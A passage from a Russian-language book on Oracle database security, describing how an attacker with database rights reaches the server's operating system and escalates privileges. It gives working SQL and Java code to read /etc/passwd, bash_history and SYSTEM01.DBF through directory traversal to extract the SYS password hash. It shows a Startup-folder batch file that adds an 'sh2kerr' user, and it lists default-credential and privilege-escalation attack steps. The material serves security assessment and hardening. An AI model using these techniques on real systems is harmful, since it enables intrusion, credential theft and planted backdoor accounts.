Для проверки того, что файл корректно создался, можно прочитать его содержимое с помощью пакета UTL_FILE (рис. 8.2.1-3), как было описано выше. В результате всех этих действий в папке автозагрузки создастся скрипт, который создаст нового пользователя, как только администратор войдет в систему.




Рис. 8.2.1-3. Проверка правильности записи файла 1.bat в папку автозагрузки

Возможность чтения и записи текстовых файлов во многих случаях может существенно помочь злоумышленнику, но это еще не все. Вспомним раздел 8.1.1, где говорилось о возможности выполнения внешних процедур через механизм extproc. Одна из проблем данного метода заключается в том, что в новых версиях СУБД Oracle возможно выполнять процедуры только из библиотек, которые находятся в директории $ORACLE_HOME/bin. С помощью пакета UTL_FILE мы с легкостью можем поместить файл с библиотекой в директорию, доступную для выполнения, так как он позволяет работать с бинарными файлами.

8.2.2. Доступ к файловой системе через DBMS_LOB-процедуры

Доступ к файловой системе через UTL_FILE процедуры, несомненно, очень удобный и, как следствие, популярный способ. А поскольку он популярный, то логично, что администраторы, которые уделяют внимание безопасности СУБД,

пытаются тем или иным способом ограничить доступ на выполнение небезопасных процедур из пакета UTL_FILE. О том, как это делать, будет подробно рассказано в главе 11, а сейчас мы рассмотрим еще один способ получения доступа к файловой системе, который может помочь в случае, если по тем или иным причинам получить доступ к ОС через пакет UTL_FILE не получилось.

В Oracle существует пакет процедур Dbms_lob. Это стандартный пакет для работы с типом данных LOB (large objects). С помощью такой процедуры, как dbms_lob.fileopen, возможно прочитать содержимое файлов на сервере. Способ чтения файлов через dbms_lob.fileopen не такой очевидный, как при использовании процедур из пакета UTL_FILE, поэтому рассмотрим его подробно.

Чтение файлов

Для начала необходимо создать объект-директорию my_files, указывающую на корневой раздел диска C: так же, как при использовании UTL_FILE. Для этого пользователь должен иметь привилегии CREATE ANY DIRECTORY:

```
create or replace directory my_files as 'C:\';
```

Далее создаются вспомогательные объекты, такие как таблица demo, в поля которой будет сохранен файл, и последовательность blob_seq для чтения файла:

```
create table demo(id int primary key, theBlob blob );

create sequence blob_seq;
```

После чего создается сама процедура, которая, собственно, открывает файл, читает его содержимое и записывает в таблицу:

```
create or replace procedure dbst_load_a_file( p_dir_name in
varchar2,p_file_name in varchar2 )
   as
   l_blob    blob;
      l_bfile   bfile;
   begin
      insert into demo values ( blob_seq.nextval, empty_blob() )returning
theBlob into l_Blob;
      l_bfile := bfilename( p_dir_name, p_file_name );
      dbms_lob.fileopen( l_bfile );
      dbms_lob.loadfromfile( l_blob, l_bfile,dbms_lob.getlength( l_bfile ) );
      dbms_lob.fileclose( l_bfile );
   end;
/
```

Теперь нам остается только вызвать процедуру с нужными параметрами:

```
exec dbst_load_a_file( 'MY_FILES', 'boot.ini' );
```

Последнее, что нам необходимо сделать, чтобы получить данные в удобочитаемом виде, это переконвертировать их при помощи функции utl_raw.cast_to_varchar2, при извлечении их из таблицы.

```
select utl_raw.cast_to_varchar2(dbms_lob.substr(theblob,200,1)) from demo;
```

В результате мы получим содержимое нашего файла (рис. 8.2.2-1).




Рис. 8.2.2-1. Содержимое файла boot.ini, прочитанное при помощи процедур DBMS_LOB

Вот мы и научились читать файлы еще одним способом. Чем это может быть полезно? К примеру, в ОС UNIX есть такие замечательные файлы, как bash_history, в которых можно найти пароли в открытом виде и другую интересную информацию. Также не лишним будет взглянуть на файл /etc/passwd (рис. 8.2.2-2), из которого мы сможем получить список учетных записей пользователей, к которым можно в дальнейшем попробовать подобрать пароли. Еще, как уже говорилось выше, в некоторых системах, например в старых версиях ОС HP-UX, в файле /etc/passwd хранятся хэши паролей, а сам файл доступен на чтение непривилегированному пользователю. В общем, возможностей, как видите, много.

8.2.3. Доступ к файловой системе через JAVA-процедуры

Как вы помните из раздела 8.1.2, в СУБД Oracle возможно выполнение внешних процедур, написанных на Java. Сейчас мы рассмотрим, как при помощи этих процедур получить доступ к файловой системе сервера, а чтобы пример был более




Рис. 8.2.2-2. Содержимое файла /etc/passwd, прочитанное при помощи процедур DBMS_LOB

жизненным, поставим себе цель прочитать файл SYSTEM01.DBF, в котором хранятся системные таблицы. Получив доступ к этому файлу, мы сможем читать из него напрямую данные из всей БД, в том числе и хэши паролей.

Доступ к большим файлам через процедуры Java очень ресурсоемкое занятие и может сильно нагрузить сервер, так что лучше будет читать по кускам. Следующая процедура, написанная на Java, позволяет читать любые 512 байт файла, начиная с заданного смещения, тем самым не создавая нагрузок на процессор.

```
SET ESCAPE ON
SET ESCAPE "\"
SET SERVEROUTPUT ON

CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVAREADBINFILE" AS
import java.lang.*;
import java.io.*;

public class JAVAREADBINFILE
{
      public static void readbinfile(String f, int start) throws
IOException
   {
          FileInputStream fis;
         DataInputStream dis;
```

```
        try
        {
           int i;
           int ih,il;
           int cnt = 1, h=0,l=0;
           String hex[] = {"0", "1", "2","3", "4", "5", "6", "7",
"8","9", "A", "B", "C", "D", "E"," F"};

           RandomAccessFile raf = new RandomAccessFile (f, "r");
           raf.seek (start);
           for(i=0; i<=512; i++)
           {

              ih = il = raf.readByte() \& 0xFF;
              h = ih >> 4;
              l = il \& 0x0F;



              System.out.print("\\\\x" + hex[h] + hex[l]);
              if(cnt \% 16 == 0)

                 System.out.println();
              cnt ++;

           }


        }
        catch (EOFException eof)
           {
           System.out.println();
           System.out.println("EOF reached ");
        }
        catch (IOException ioe)
        {
           System.out.println("IO error: "+ ioe);
        }
     }
}
/
show errors
/
CREATE OR REPLACE PROCEDURE JAVAREADBINFILEPROC (p_filename IN
VARCHAR2, p_start in number)
AS LANGUAGE JAVA
NAME 'JAVAREADBINFILE.readbinfile (java.lang.String, int)';
/
show errors
```

Попробуем запустить нашу процедуру, прочитав первые 512 байт файла SYSTEM01.DBF:

```
set serveroutput on
exec dbms_java.set_output(2000);
```

```
exec JAVAREADBINFILEPROC
('e:\oracle\product\10.1.0\oradata\orcl\SYSTEM01.DBF',0)
```

В итоге получаем следующую ошибку:

```
IO error: java.io.IOException: e:oracleproduct10.1.0oradataorclSYSTEM01.DBF is
not an acceptable relative path when user.dir is
E:\ORACLE\PRODUCT\10.1.0\DB_1\
```

Ошибка связана с тем, что, видимо, по причинам безопасности пользователю ограничен доступ только к файлам, находящимся в директории E:\ORACLE\PRODUCT\10.1.0\DB_1\.

Для того чтобы обойти это ограничение, можно воспользоваться атакой «обход каталога» (directory traversal), только в ОС Windows необходимо использовать для этого прямой слэш.

```
exec JAVAREADBINFILEPROC('../oradata/orcl/SYSTEM01.DBF',0)
```

Успешный результат можно наблюдать на рис. 8.2.3-1.




Рис. 8.2.3-1. Чтение файла SYSTEM01.DBF при помощи Java-процедур

Аналогичным способом можно прочитать любую часть файла, в том числе и ту, в которой хранятся хэши пользователей, для этого необходимо подобрать нужное смещение, а далее найти сигнатуру \x53\x59\x53 – это SYS в шестнадцатиричном представлении. Через 4 байта после этой сигнатуры находится хэш пользователя SYS, который можно попытаться далее расшифровать методами, рассказанными в главе 7.

8.2.4. Доступ к файловой системе через DBMS_ADVISOR-процедуры

В СУБД Oracle 10g появился пакет DBMS_ADVISOR, с помощью которого также можно получить доступ к файловой системе. Рассмотрим пример создания файла при помощи процедуры dbms_advisor.create_file. Для этого сперва необходимо создать обьект-директорию (аналогично UTL_FILE и DBMS_LOB), а потом вызвать процедуру, создающую файл с нужным нам содержимым.

```
create or replace directory public_access as 'c:\Documents and
Settings\Administrator\Main menu\Programs\Startup\';

exec dbms_advisor.create_file('net user sh2kerr 12345 /
add','PUBLIC_ACCESS',
'1.bat');
```

На рис. 8.2.4-1 представлены успешное создание файла и проверка того, что он правильно создался при помощи UTL_FILE процедур.




Рис. 8.2.4-1. Создание файла при помощи dbms_advisor.create_file

Итак, мы изучили еще один способ доступа к файловой системе через СУБД Oracle. На этом их список не ограничивается, но уже и так ясно, что получить доступ к ОС, имея права администратора в СУБД, не проблема.

8.3. Заключение

Целью данной главы было показать, что, если злоумышленник так или иначе получил административный доступ к СУБД (в некоторых случаях достаточно и непривилегированного доступа), он с легкостью может получить административные права на сервере в ОС Windows или права пользователя oracle по умолчанию в UNIX системах.

Подводя итог всему вышесказанному, получаем, что, пренебрегая безопасностью СУБД, администратор рискует не столько самой базой данных, но еще и сервером, на котором может храниться важная информация или могут быть запущены более критичные приложения. Кроме того, доступ к серверу может повлечь за собой получение контроля над всей сетью в случае, если в сети установлены одинаковые пароли локальных администраторов или если на сервере был найден хэш пароля администратора домена. Таким образом, возможно получение административного доступа ко всей корпоративной сети из-за одного уязвимого сервера СУБД Oracle!

Ниже представлена сводная таблица 8.3-1 по всем способам доступа к ОС через СУБД, перечисленным в этом разделе, с основными характеристиками каждого метода.

Проанализировав данные в таблице, можно отметить, что:

- способов доступа к ОС через СУБД достаточно много;
- для каждой версии СУБД, начиная с 8i, найдется пара-тройка разных способов на случай, если один по тем или иным причинам не сработает;
- в большинстве случаев мы получаем полноценные права в ОС от имени пользователя, запустившего СУБД (в Windows – это по умолчанию администратор, в UNIX – это обычно непривилегированный пользователь Oracle).

Из положительных сторон для администратора можно отметить лишь одно – в большинстве случаев злоумышленнику необходимо иметь роль DBA, но, как уже отмечалось ранее, это зачастую не составляет проблем для злоумышленника.

8.4. Полезные ссылки

1. Том Кайт «Oracle для профессионалов».
2. Alexander Kornbrust «Orasploit – The Oracle Exploit Framework».
   http://www.red-database-security.com/wp/syscan2007_orasploit.pdf
3. Процедуры для получения доступа к ОС.
   http://www.0xdeadbeef.info/exploits/raptor_orafile.sql
   http://www.0xdeadbeef.info/exploits/raptor_oraexec.sql
   http://www.0xdeadbeef.info/exploits/raptor_oraextproc.sql

Таблица 8.3-1. Характеристики методов доступа к ОС через ...

Метод	Минимальные права пользователя в СУБД для реализации метода	Роль или пользователь, у которого по умолчанию есть необходимые права	Получаемый доступ к ОС	Права в ОС Windows	Права в ОС Unix	Уязвимые версии СУБД
Execute extproc	CREATE ANY LIBRARY CREATE ANY PROCEDURE	DBA	X	Administrator	Oracle	8, 9
Execute extproc + directory traversal	CREATE ANY LIBRARY CREATE ANY PROCEDURE	DBA	X	Administrator	Oracle	8, 9, 10
Execute extproc + copy dll	CREATE ANY LIBRARY CREATE ANY PROCEDURE CREATE ANY DIRECTORY	DBA	X	Administrator	Oracle	8, 9, 10, 11
Execute JAVA	CREATE ANY PROCEDURE Execute SYS:java	SYS или DBA	X	Administrator	Oracle	9, 10, 11
Execute DBMS_SCHEDULER	CREATE EXTERNAL JOB CREATE ANY JOB EXECUTE ANY PROGRAM EXECUTE ANY CLASS	DBA	X	Administrator	nobody	10, 11
Execute DBMS_SCHEDULER + create file	CREATE EXTERNAL JOB CREATE ANY JOB EXECUTE ANY PROGRAM EXECUTE ANY CLASS CREATE ANY DIRECTORY	DBA	X	Administrator	nobody	10, 11
Execute Job Scheduler	На ОС должен быть запущен процесс extjob	—	X	Administrator	nobody	9
Execute Alter System	ALTER SYSTEM	SYS	X	Administrator	Oracle	8, 9
Read/write UTL_FILE	UTL_FILE_DIR = *	PUBLIC	R/W	Administrator	Oracle	8
Read/write UTL_FILE	CREATE ANY DIRECTORY	DBA	R/W	Administrator	Oracle	9, 10, 11
Read/write DBMS_LOB	CREATE ANY DIRECTORY	DBA	R/W	Administrator	Oracle	9, 10, 11

Таблица 8.3-1. Характеристики методов доступа к ОС через СУБД (окончание)

Метод	Минимальные права пользователя в СУБД для реализации метода	Роль или пользователь, у которого по умолчанию есть необходимые права	Получаемый доступ к ОС	Права в ОС Windows	Права в ОС Unix	Уязвимые версии СУБД
Read/write Java	CREATE ANY PROCEDURE Execute SYS:java	SYS или DBA	R/W В ограниченной директории	Administrator	Oracle	9, 10, 11
Read/write Java + dirtctory traversal	CREATE ANY PROCEDURE Execute SYS:java	SYS или DBA	R/W	Administrator	Oracle	9, 10, 11
Read/write DBMS_ADVISOR	CREATE ANY DIRECTORY	DBA	R/W	Administrator	oracle	10,11

Глава 9. Поэтапные способы повышения привилегий и другие атаки

В главах 6, 7 и 8 мы изучили основные уязвимости СУБД, недостатки алгоритма хранения паролей и способы эскалации привилегий вплоть до администратора сервера. Обычно при проведении атаки на сервер СУБД злоумышленник использует комбинацию из приведенных выше методов, в зависимости от того, какими правами он обладает и какие уязвимости возможно реализовать в текущей версии СУБД. Все способы эскалации привилегий можно разделить на две группы.

1. Эскалация привилегий в результате использования программных уязвимостей, которые периодически закрываются, – это такие варианты, как:
   - PL/SQL-инъекции;
   - переполнение буфера;
   - прочие.
2. Эскалация привилегий, используя уязвимости в архитектуре, которые не закрываются патчами или исправляются только в новых версиях. К таким способам повышения привилегий, например, относятся:
   - повышение привилегий до роли DBA, имея различные «сильные» привилегии в СУБД;
   - подбор паролей;
   - выполнение команд ОС, используя всевозможные техники;
   - доступ к файловой системе ОС, используя различные техники;
   - атаки на Листенер изнутри базы данных через UTL_TCP;
   - поиск паролей хранящихся в открытом виде;
   - прочие.

Комбинируя уязвимости из первой и второй группы, можно с большей вероятностью получить доступ к СУБД, так как не всегда получается так, что мы с ходу получаем полные права в СУБД.

Зачастую бывает так, что есть уязвимость PL/SQL-инъекции, которая позволяет нам повысить привилегии до одного из аккаунтов, обладающего достаточно высокими правами (но не DBA). После чего в ход идет уже какой-либо другой метод, например доступ к хэшам паролей (если у пользователя есть права SELECT ANY DICTIONARY) и дальнейшая их расшифровка. Или, например, обратная ситуация, когда есть уязвимость в процедуре, дающая привилегии DBA, но для доступа к которой нам тоже нужно получить предварительно дополнительные права, возможно, при помощи другой инъекции. В таких случаях нужно

пользоваться поэтапной эскалацией привилегий. Некоторые примеры того, как можно это сделать, будут описаны в данной главе.

9.1. Поэтапные способы повышения привилегий

Для того чтобы было понятно, какие есть пути эскалации привилегий, необходимо для начала разобраться, какие вообще есть привилегии и роли в СУБД Oracle, кроме известной роли DBA. После того как будет ясно, что могут позволить злоумышленнику различные привилегии, можно будет выстраивать разнообразные векторы атак, комбинируя существующие методы повышения привилегий.

В СУБД Oracle для разграничения доступа на выполнение различных действий имеются привилегии и роли. Привилегии могут выдаваться на создание (например, CREATE LIBRARY), изменение (например, ALTER TABLE) и прочие действия над объектами. Роли – это, по сути, определенные наборы привилегий, созданные для удобства управления ими, вот основные из них:

- *CONNECT* – возможность подключения к СУБД;
- *RESOURCE* – возможность создания объектов;
- *DBA* – полные административные права.

Для того чтобы узнать, какими привилегиями обладает текущий пользователь, необходимо выполнить следующую команду:

```
SQL> select * from user_sys_privs;

USERNAME                       PRIVILEGE                                ADM
------------------------------ ---------------------------------------- ---
DBSNMP                         SELECT ANY DICTIONARY                    NO
```

Из вывода команды видно, что пользователь обладает одной привилегией SELECT ANY DICTIONARY, позволяющей читать любую информацию в СУБД. Теперь узнаем, как получить список ролей, которыми обладает пользователь. Делается это следующим образом:

```
SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE             ADM DEF OS_
------------------------------ ------------------------ --- --- ---
DBSNMP                         CONNECT                  NO  YES NO
```

У пользователя DBSNMP только одна роль – CONNECT. Это означает, что он может подключаться к СУБД. Теперь подробно рассмотрим основные привилегии и роли, которые могут понадобиться злоумышленнику. Следующий запрос показывает, какие пользователи обладают заданной привилегией:

```
SQL> select * from dba_sys_privs where PRIVILEGE='SELECT ANY DICTIONARY'
```

Вот вкратце то, что нужно знать о ролях и привилегиях. Теперь рассмотрим важные с точки зрения безопасности привилегии и роли более подробно.

9.1.1. Привилегия GRANT ANY [OBJECT] PRIVILEGE/ROLE

Таблица 9.1.1. Пользователи с привилегией GRANT ANY [OBJECT] PRIVILEGE/ROLE

Версия СУБД	Пользователи с привилегией GRANT ANY [OBJECT] PRIVILEGE/ROLE по умолчанию
11g R1	WKSYS
10g R2	–
10g R1	WKSYS
9g R2	MDSYS

Данная привилегия фактически означает, что пользователь обладает ролью *DBA*. Для того чтобы ее получить, необходимо выполнить всего одну простую команду:

```
GRANT DBA TO WKSYS;
```

Результат выполнения команды на версии СУБД Oracle 11g можно наблюдать на рис. 9.1.1-1.




Рис. 9.1.1-1. Получение роли DBA без использования эксплоитов

Единственная проблема заключается в том, что по умолчанию данную привилегию имеют только пользователи WKSYS или MDSYS (в зависимости от версии СУБД). Получить доступ к СУБД с правами этих учетных записей напрямую сложно, так как они заблокированы для подключения. Единственный способ получить права пользователей WKSYS или MDSYS, если не брать в расчет вероятность того, что администратор разблокирует эти учетные записи, – это обнаружить уязвимость в процедуре, выполняемой от имени этих пользователей.

К нашей радости, такие уязвимости периодически появляются. К примеру, в разделе 6.1.8 была рассмотрена уязвимость в процедуре MDSYS.SDO_LRS, в случае реализации которой мы получаем привилегии пользователя MDSYS и можем назначить себе роль DBA.

Уязвимая процедура в пакете MDSYS.SDO_LRS далеко не единственная, периодически информация об уязвимых процедурах в схеме пользователя MDSYS появляется в рамках CPU. К примеру, в апрельском пакете критических обновлений от 2008 года уязвимые процедуры были обнаружены в пакетах MDSYS.SDO_UTIL, MDSYS.SDO_GEOM, MDSYS.SDO_IDX, а в предыдущем пакете обновлений уязвимость была обнаружена в процедуре MDSYS.SDO_CATALOG.UPDATE_CATALOG. Таким образом, уязвимости в схеме пользователя MDSYS не одиночные явления, а носят системный характер.

9.1.2. Привилегия SELECT ANY DICTIONARY

Таблица 9.1.2. Пользователи с привилегией SELECT ANY DICTIONARY по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
DBSNMP	IX	OLAPSYS	OLAPSYS
OLAPSYS	DBSNMP	OEM_MONITOR	WMSYS
OEM_MONITOR	SYSMAN	DBSNMP	ORACLE_OCM
	OLAPSYS	IX	OEM_MONITOR
	OEM_MONITOR		DBSNMP
			IX

Следует отметить, что SELECT ANY DICTIONARY – очень опасная привилегия. Пользователь, обладающий данной привилегией, может получить доступ на чтение к системным таблицам и получить тем самым хэш пароля системного пользователя. Кроме того, если вспомнить уязвимость, связанную с представлениями, возможно изменять данные в таблицах, доступных только на чтение, то есть мы можем сменить пароль любому пользователю. Плюс ко всему данная привилегия доступна учетной записи DBSNMP, которая имеет известный пароль по умолчанию, а в СУБД Oracle 9 R2 эта учетная запись даже не заблокирована.

По статистике работ по проведению анализа защищенности корпоративных СУБД, учетная запись DBSNMP со стандартным паролем – одна из самых распространенных уязвимостей, встречающихся хотя бы в одной СУБД каждой компании. Даже в версиях 10 и 11 СУБД Oracle данная учетная запись зачастую бывает разблокирована администраторами.

Даже если у нас нет привилегии SELECT ANY DICTIONARY, мы можем получить ее, реализовав один из эксплоитов в процедуре, выполняемой от имени пользователя, имеющего данные привилегии. В результате этого будет следующий сценарий атаки:

1. Пробуем подключиться пользователем DBSNMP с паролем DBSNMP.
2. Если не удалось, то подключаемся любым другим доступным пользователем.
3. Повышаем привилегии при помощи SQL-инъекции до пользователя с правами SELECT ANY DICTIONARY.
4. Если версия СУБД уязвима к атаке с представлениями, то подменяем пароль пользователю SYS или SYSTEM на известный нам.
5. Если не сработало, то извлекаем хэш пароля системного пользователя из таблицы DBA_USERS и пытаемся его расшифровать.

9.1.3. Привилегия SELECT ANY TABLE

Таблица 9.1.3. Пользователи с привилегией SELECT ANY TABLE

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
ODM	WKSYS	OLAPSYS	MDSYS
XDB	OLAPSYS_MONITOR		WKSYS
MDSYS			OLAPSYS
WKSYS			WMSYS
OLAPSYS			FLOWS_030000
OLAPSYS			

Привилегия SELECT ANY TABLE похожа на предыдущую, но с двумя отличиями. Во-первых, в случае включения опции безопасности Data Dictionary Protection (В СУБД Oracle 11g она включена по умолчанию) пользователи с привилегией SELECT ANY TABLE не имеют доступа к системным таблицам, таким как dba_users и SYS.USER$. Но, тем не менее, даже в этом случае получение доступа ко всем данным, хранящимся в таблицах, возможно, если СУБД уязвима к атаке с представлениями.

Во-вторых, в отличие от пользователей с привилегией SELECT ANY DICTIONARY, все пользователи, имеющие по умолчанию привилегию SELECT ANY TABLE, заблокированы. Таким образом, для того чтобы получить привилегии SELECT ANY TABLE, необходимо воспользоваться уязвимостью в процедуре, из схемы принадлежащей пользователю с правами SELECT ANY TABLE.

